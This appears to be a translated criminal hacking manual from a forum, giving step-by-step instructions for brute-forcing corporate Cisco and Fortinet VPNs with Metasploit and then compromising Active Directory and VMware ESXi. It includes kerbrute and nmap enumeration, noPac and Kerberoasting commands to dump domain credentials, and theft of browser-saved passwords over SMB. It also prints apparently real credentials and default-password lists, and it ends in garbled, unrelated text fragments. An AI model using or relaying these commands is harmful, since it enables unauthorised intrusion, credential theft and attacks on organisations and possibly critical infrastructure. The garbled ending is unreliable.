

Nobody will tell you this!

Network manual v2.0



All for nothing.

**Attention!
The material contains killer content!**

All matches with real companies are just coincidences!



Mate booty

**Well, haven't heard from you for a long time
haven't seen you =)**

So, let's begin.

**The first thing we need is a rented server than
the faster the better.**

**For the convenience of work, it is desirable to install on the server vnc or rdp
client think how to do it google it yourself as a last resort
ask the support, he will install everything for you.**

(in kali everything is set by default)

A little background

As usual, I worked out targets with my team.

**Nothing foreshadowed trouble, but suddenly it flies into my tox
“Employee X” and pushes the subject found they say fortik.**

**Office fat is just mega fat the main thing to swallow and not
choke.**

I look at this wonderful miracle and cannot believe my eyes.

Revenue: \$25,000,000,000

And suddenly my eye clings to the credits from the vpna company.....

Login: wzv

Password: 12345678

Seriously fucking?

Sending regards *****

Thanks for the bucks =)

**At first I thought about the logistics of the problem and wanted to break
Fucking Employee X**

**Well, how? HOW CAN IT BE TO FORGET YOU AND
I CAN'T!?**

**Well, in general, you understand what
will we do today?**

Brute corporate VPN



Breaking into our rented server

Open the console and write

`systemctl start postgresql`

`msfdb init`

`msfconsole`

Press enter

```
[+] =[ metasploit v6.1.27-dev ]  
+ -- ---=[ 2196 exploits - 1162 auxiliary - 400 post ]  
+ -- ---=[ 596 payloads - 45 encoders - 10 nops ]  
+ -- ---=[ 9 evasion ]  
  
Metasploit tip: You can use help to view all  
available commands  
  
msf6 > █
```

Next, write down the list

For Brute Cisco SSL VPN

`use auxiliary/scanner/http/cisco_ssl_vpn`

set USERNAME take a random common name
user

set PASSWORD specify the password

set PASS_FILE specify a file with default passwords no more than 3 pieces

**set PASS_FILE - only if you want to spend less time reconnecting
to the server to set other parameters**

set THREADS 10

set RHOSTS file: here we specify a file with Cisco SSL VPN types

write exploit by typing enter and forget about the server of the day so on

3 after the scan is completed, enter the command creds

Scanning does not start immediately, but only after 30-50 minutes

**So, an award to morons to system administrators and test open accounts
VPN entries =)**

host	origin	service	public	private	realm	private_type	JtR	Format
1		443/tcp (Cisco SSL VPN)	test	test		Password		
1		443/tcp (Cisco SSL VPN)	test	test123		Password		
2		443/tcp (Cisco SSL VPN)	test	test		Password		
2		443/tcp (Cisco SSL VPN)	test	test		Password		
4		443/tcp (Cisco SSL VPN)	test	test		Password		
4		443/tcp (Cisco SSL VPN)	test	test		Password		
5		443/tcp (Cisco SSL VPN)	test	test		Password		
5		443/tcp (Cisco SSL VPN)	test	test		Password		
8		443/tcp (Cisco SSL VPN)	test	password		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test123		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	thomas	password		Password		
1:		443/tcp (Cisco SSL VPN)	test	P@ssw0rd		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	thomas	password		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test123		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	P@ssw0rd		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	password		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test@123		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test@123		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
2:		443/tcp (Cisco SSL VPN)	test	test123		Password		
2:		443/tcp (Cisco SSL VPN)	test	test		Password		
2:		443/tcp (Cisco SSL VPN)	test	test		Password		
2:		443/tcp (Cisco SSL VPN)	test	test		Password		
2:		443/tcp (Cisco SSL VPN)	test	password		Password		
2:		443/tcp (Cisco SSL VPN)	test	P@ssw0rd		Password		

Only for test - test I have scanned 400 accesses for others less

I haven't tested the forts myself yet, but I'm afraid to imagine how much exhaust

will. auxiliary/scanner/http/fortinet_ssl_vpn

forti module

I think you can figure out the principle there yourself.

So what do we have

Thanks to the stupidity of system administrators and left default passwords, and test accounts after checking all the statistics
as follows:

Total IP in the scan 300 000

US open billionaires

15 pcs

Offices from 50kk to 700kk

230 pcs

Offices with a smaller roar or not interesting gos, etc.

155

Oh well

Desk : *****

Login test

Password test

Информация
была скрыта в
целях
безопасности

This way you can just brute vpn and the more frequently occurring usernames you have, the more you will discover.

Тут были
секретные доки
прикольной
страны но их уже
нет

mmm wow

The rest I won't even list.


As a result, we found out that the office with super-heavy protection
test accounts on VPN may not be tritely disabled.

What will surprise you greatly is that the offices are not touched by anyone, that is, you
almost always fly into untouched material.

To run the whole thing by default
passwords and 1 each, otherwise
you just don't have enough power,
it will take you several years
life and work.

I ***** what in case of covering

open access, like the databases of this
*****. A *****



A night cityscape featuring a bridge in the foreground, a large building with many lit windows in the background, and a skateboarder performing a trick on a ramp. The scene is illuminated by streetlights and building lights, creating a vibrant urban atmosphere.

Open
Not
openable

Many of you are familiar with the situation when you scanned all vulnerabilities, but you failed to exploit them?

So, let's scan the grid for port 88.

[Redacted]	HANAD03	88, 445, 3389	HANSONINC	Administrator, Gues	krbtgt, UPPORT_388945a0, ...
[Redacted]	HANAD04	88, 445, 3389	HANSONINC	Administrator, Gues	krbtgt, UPPORT_388945a0, ...
[Redacted]	HANAD03	88, 445, 3389	HANSONINC	Administrator, Gues	krbtgt, UPPORT_388945a0, ...
10.201.1.100		88, 445, 3389			
10.201.3.70		88, 445, 3389			
10.201.3.86		88, 445, 3389			
10.201.3.85		88, 445, 3389			
10.201.3.87		88, 445, 3389			
10.201.3.88		88, 445, 3389			

As we can see, DC almost always sticks out at 88

Copy the IP of these DCs into a separate textbook

C:\Users\user\Desktop\123.txt

Opening NMAP

And we do

```
nmap -p 3389,445 -v -iL "C:\\\\Users\\\\user\\\\Desktop\\\\123.txt" -script rdp-ntlm-info,smb-enum-users,smb-os-discovery
```

In the output, if we're lucky, we'll get a list of accounts straightaway. If it doesn't roll:

We write out this line DNS_Domain_Name for ourselves:

```
3389/tcp open ms-wbt-server
| rdp-ntlm-info:
|   Target_Name: RUSHENT
|   NetBIOS_Domain_Name: RUSHENT
|   NetBTOS_Computer_Name: CHQ-ADMIN185
|   DNS_Domain_Name: rush-enterprises.com
|   DNS_Computer_Name: CHQ-ADMIN185.rush-enterprises.com
|   DNS_Tree_Name: rush-enterprises.com
|   Product_Version: 10.0.19041
|_  System_Time: 2022-11-01T02:22:51+00:00
```

There can be any value

**Further in the attached archive I will give you a softina
Kerbrute.exe**

Let's use it like this:

```
C:\kerbrute.exe userenum C:\userlist.txt --dc 10.20.10.6 -d rush-enterprises.com
```


Poke enter and wait until all the supposed ones have moved domain accounts.

After these manipulations, we copy everything that kerbrut found to ourselves into a separate textbox and clean everything, leaving only logins without home @domain

Go to kali linux

Opening the console

We write there sudo legion



We put everything as I have previously indicated the file with logins, who found kerbrut and ip DC.

Default passwords make your list of the 200 most frequent passwords.

Now it remains to wait for the results, which in the log looks like something like this:

LDAP: engineering.calendar:password

Thus, we get a valid user or immediately an admin panel for a domain that we have not pierced with vulnerabilities.

After that, you can scan the domain again with the found to find out all the accounts on the domain with credits and using the scanner and copy them, we will need them for the next steps.

If we have lost access to the office or the corp has closed our access to vpn, the withdrawn accounts can be used to retrieval of access to the company

The Horsemen will help us with this =)

ZOOMEYE FOFA CENSYS SHODAN

We just put the office's website into the search bar of these search engines and as a result we find alternative accesses and other VPNs of the same office, as is usually the case with large Korpov is far from one branch!



A person wearing a futuristic, metallic suit with glowing green and blue highlights is shown from the waist up. They are holding a glowing blue cube with the word "FREE" written on it in large, white, block letters. The background is dark and blurred, suggesting a high-speed environment or a tunnel.

NOPAC

GetUserSPNs

GetNPUUsers

So first of all

git clone https://github.com/Ridter/noPac

**Next, we substitute our data
And we try them on every IP where our 88 cd port is present
noPac**

**python noPac.py rush-enterprises.com/engineering.calendar:
password -dc-ip 10.0.0.21 --impersonate Administrator -dump
-use-ldap**

**Next will be a dump of credits as in zerologon
What to do with them next was shown in the first part
I will not explain.**

**If noPac is unlucky, we try to extract the hashed
passwords from the domain.**

**Let's go to the impact in kali
 GetUserSPNs.py rush-enterprises.com/engineering.calendar:
password -dc-ip 10.0.0.21 -request**

**As a result, we should give out hashes that are brute through the
hashcat. Each time the hash type is unique, so it is not necessary to write
I see the point see help on the hashcat.**

**If it doesn't come out then
GetNPUsers.py rush-enterprises.com/ -usersfile /home/
kali/user.txt -no-pass -dc-ip 192.168.17.72 -request
We put a list of found users in the user file if you are lucky
get hashes for brute =)**

**GetNPUsers.py rush-enterprises.com/ -usersfile /home/
kali/user.txt -no-pass -dc-ip 192.168.17.72 -request**

**We put a list of found users in the user file if you are lucky
get hashes for brute =)**



ESXI

Nafool

Because

the dead

cannot speak.

The dead

cannot fight.

Only the living
can remember.

**There are no specific actions for each company
you just need to react to what you see.
The template for each office is always different!**

Imagine a situation

**You opened an office, got credits from computers, but alas, you
come across let's say one of these av Cylance,
Sophos (which is in the hitman version), Falcon, Sentinel.**

**Trying to get around these av is difficult, but there is a way out if
Since the office is fully based on ESXI, then a stupid system administrator
could make several mistakes in shaping the network structure.**

**First, we will need a scan of the entire network.
We select absolutely all IP addresses in the scanner and shove these
addresses in textbook say on the desktop.**

Open nmap and do it there:

```
nmap -p 443 -iL "C:\\\\Users\\\\user\\\\Desktop\\\\123.txt" --script vmware-  
version
```

**Accordingly, we indicate our path to the IP sheet which
created**

We start the scan based on the result of the scan, we get the following.

Example:Output

```
| vmware version:  
|   Server version: VMware ESX 4.1.0  
|   Build: 348481  
|   Locale version: INTL 000  
|   OS type: vmnix-x86  
|_ Product Line ID: esx
```

**I filtered out all the most unnecessary for myself, as a result,
the following picture turned out:**

Nmap scan report for 192.168.174.43

Server version: VMware ESXi 5.5.0

Nmap scan report for 192.168.174.40 Server

version: VMware vCenter Server 5.5.0

Nmap scan report for 192.168.174.41

Server version: VMware ESXi 5.5.0

Nmap scan report for 192.168.174.44

Server version: VMware ESXi 6.5.0

Nmap scan report for 192.168.174.42

Server version: VMware ESXi 5.5.0

First of all, we go to vCenter

<https://192.168.174.40>

**If it doesn't let Wincetra on the IP, we log in to any computer within the network
and try with it.**

So, we have the coveted login and password input panel.

**The first thing to do is try to log into it with domain accounts.
admins.**

If you have a password for the administrator account, try it


Eg, Administrator@vsphere.local password

Next, you should try all the domain admins that you managed to find


**If the passwords don't match, there is one method to find machines that
reveal these credits.**

Network admins somehow get into them, right?

Go to our scanner



Create a setting as shown in the screenshot



Let's rescan the grid with domain admin rights.

Читатели общи...	Писатели общи...	Свободное про...	ESXI
BUILTIN\Admini...	BUILTIN\Admini...	208 GB	Yes
BUILTIN\Admini...	BUILTIN\Admini...	142 GB	Yes
BUILTIN\Admini...	BUILTIN\Admini...	71.1 GB	Yes
BUILTIN\Admini...	BUILTIN\Admini...	403 GB	Yes
BUILTIN\Admini...	BUILTIN\Admini...	193 GB	Yes
BUILTIN\Admini...	BUILTIN\Admini...	1269 GB	Yes
BUILTIN\Admini...	BUILTIN\Admini...	13.5 GB	Yes

As a result, we get those computers where you can quickly dig up information about network structure and steal passwords from ESXI

It is enough to look into the documents and desktops of the logged in users.

Some system administrators do not take a steam bath and store all passwords at once in text books on their desktops or save them in browsers.

I am using utility
Password Recovery For Firefox
From nirsoft

It has one feature if you specify the path to the firefox user profile via smb, it will compose without problems

his passwords, without even going to the computer itself through the rdp.

```
1 =====
2 Record Index      : 1
3 Web Site          : https://ch-th1-vm-051
4 User Name         : root
5 Password          : flZZQjq09csW7AhAgfYp
6 User Name Field   : username
7 Password Field    : password
8 Signons File      : logins.json
9 HTTP Realm        :
10 Password Strength : Very Strong
11 Firefox Version   : 32+
12 Created Time     : 03/07/2019 09:57:38
13 Last Time Used   : 26/08/2019 07:46:22
14 Password Change Time: 03/07/2019 09:57:38
15 Password Use Count: 3
16 =====
17
18 =====
19 Record Index      : 2
20 Web Site          : https://ch-th1-vm-052
21 User Name         : admin
22 Password          : JwMsHmIy6IQLTMv
23 User Name Field   : username
24 Password Field    : password
25 Signons File      : logins.json
26 HTTP Realm        :
27 Password Strength : Very Strong
28 Firefox Version   : 32+
29 Created Time     : 26/08/2019 08:15:21
30 Last Time Used   : 28/10/2019 07:03:13
31 Password Change Time: 26/08/2019 08:15:21
32 Password Use Count: 6
33 =====
34
35 =====
36 Record Index      : 3
37 Web Site          : https://auth.u-blox.com
38 User Name         : gpiz
39
```

Well, then on the knurled look, we collect everything where there is a login root and try it on all ESXi

Sometimes domain admins enter ESXi into the domain and you can enter it fly directly from the domain with admin credits

Eg:

Domain\karen.admin password

**If we managed to compose passwords from VC, we go there Well,
then we enter all ESXI into the domain and create our user there**

Previously, a user opened a similar topic for me:



**He described in some detail how to reset passwords from
ESXI if we have access to VC so I don't see the point here
describe in more detail.**

**His topic for review [https://xss.is/
threads/59080/](https://xss.is/threads/59080/) But I left the most juicy
for last =) There is a unique method ahem.....
“ExpLoeT@”**

There is no other way to call it =D

This

login: root

Passwords: abc.123

1qaz@WSX

P@ssw0rd Passw0rd

password

WELL YOU GET IT NEXT =D

Moreover, the latter opens half of ESXI 50 to 50

**And no 0dey is needed, just human stupidity and unwillingness to
enter complex passwords in the console with your hands for
connections to the same ESXI via SSH**

WARN DEMOCRACY

And finally, some statistics

Test accounts test:test hacked:

4865 - Cisco SSL VPN

9870 - Fortinet VPN

I give the rest to you to be torn apart further by default
logins and passwords all have the same chances.

But there are also other types of VPNs, you can order a coder
yourself who will write a brute for this case.



ATTENTION!

Rooted VPNs can be responsible for mission-critical
infrastructure of many countries!

Personally, I found * ***** enterprises, including those in ***!

If you don't know, it's better not to go there.

no one needs colonial pipeline #2!

I am not a politically motivated hacker, just

I show how stupid network admins are even in the most
large corporations around the world!

The Bureau of Infor

erotic.

Technology

to be very violent and/or

ction of the Ce

nt to you by the B

or Harmony. Th

or erotic. It

on of the Central Western Republic. T

you by the Bureau of Information Technology and Com

been deemed to be very violent and/or

been harmonized for the protection of the Central Western Republic. This message

message to you by the Bureau of Information Technology and Com

very violent and/or

been harmonized for the protection of the Central Western Republic. This message

brought to you by the Bureau of Information Technology and Com

Not like this.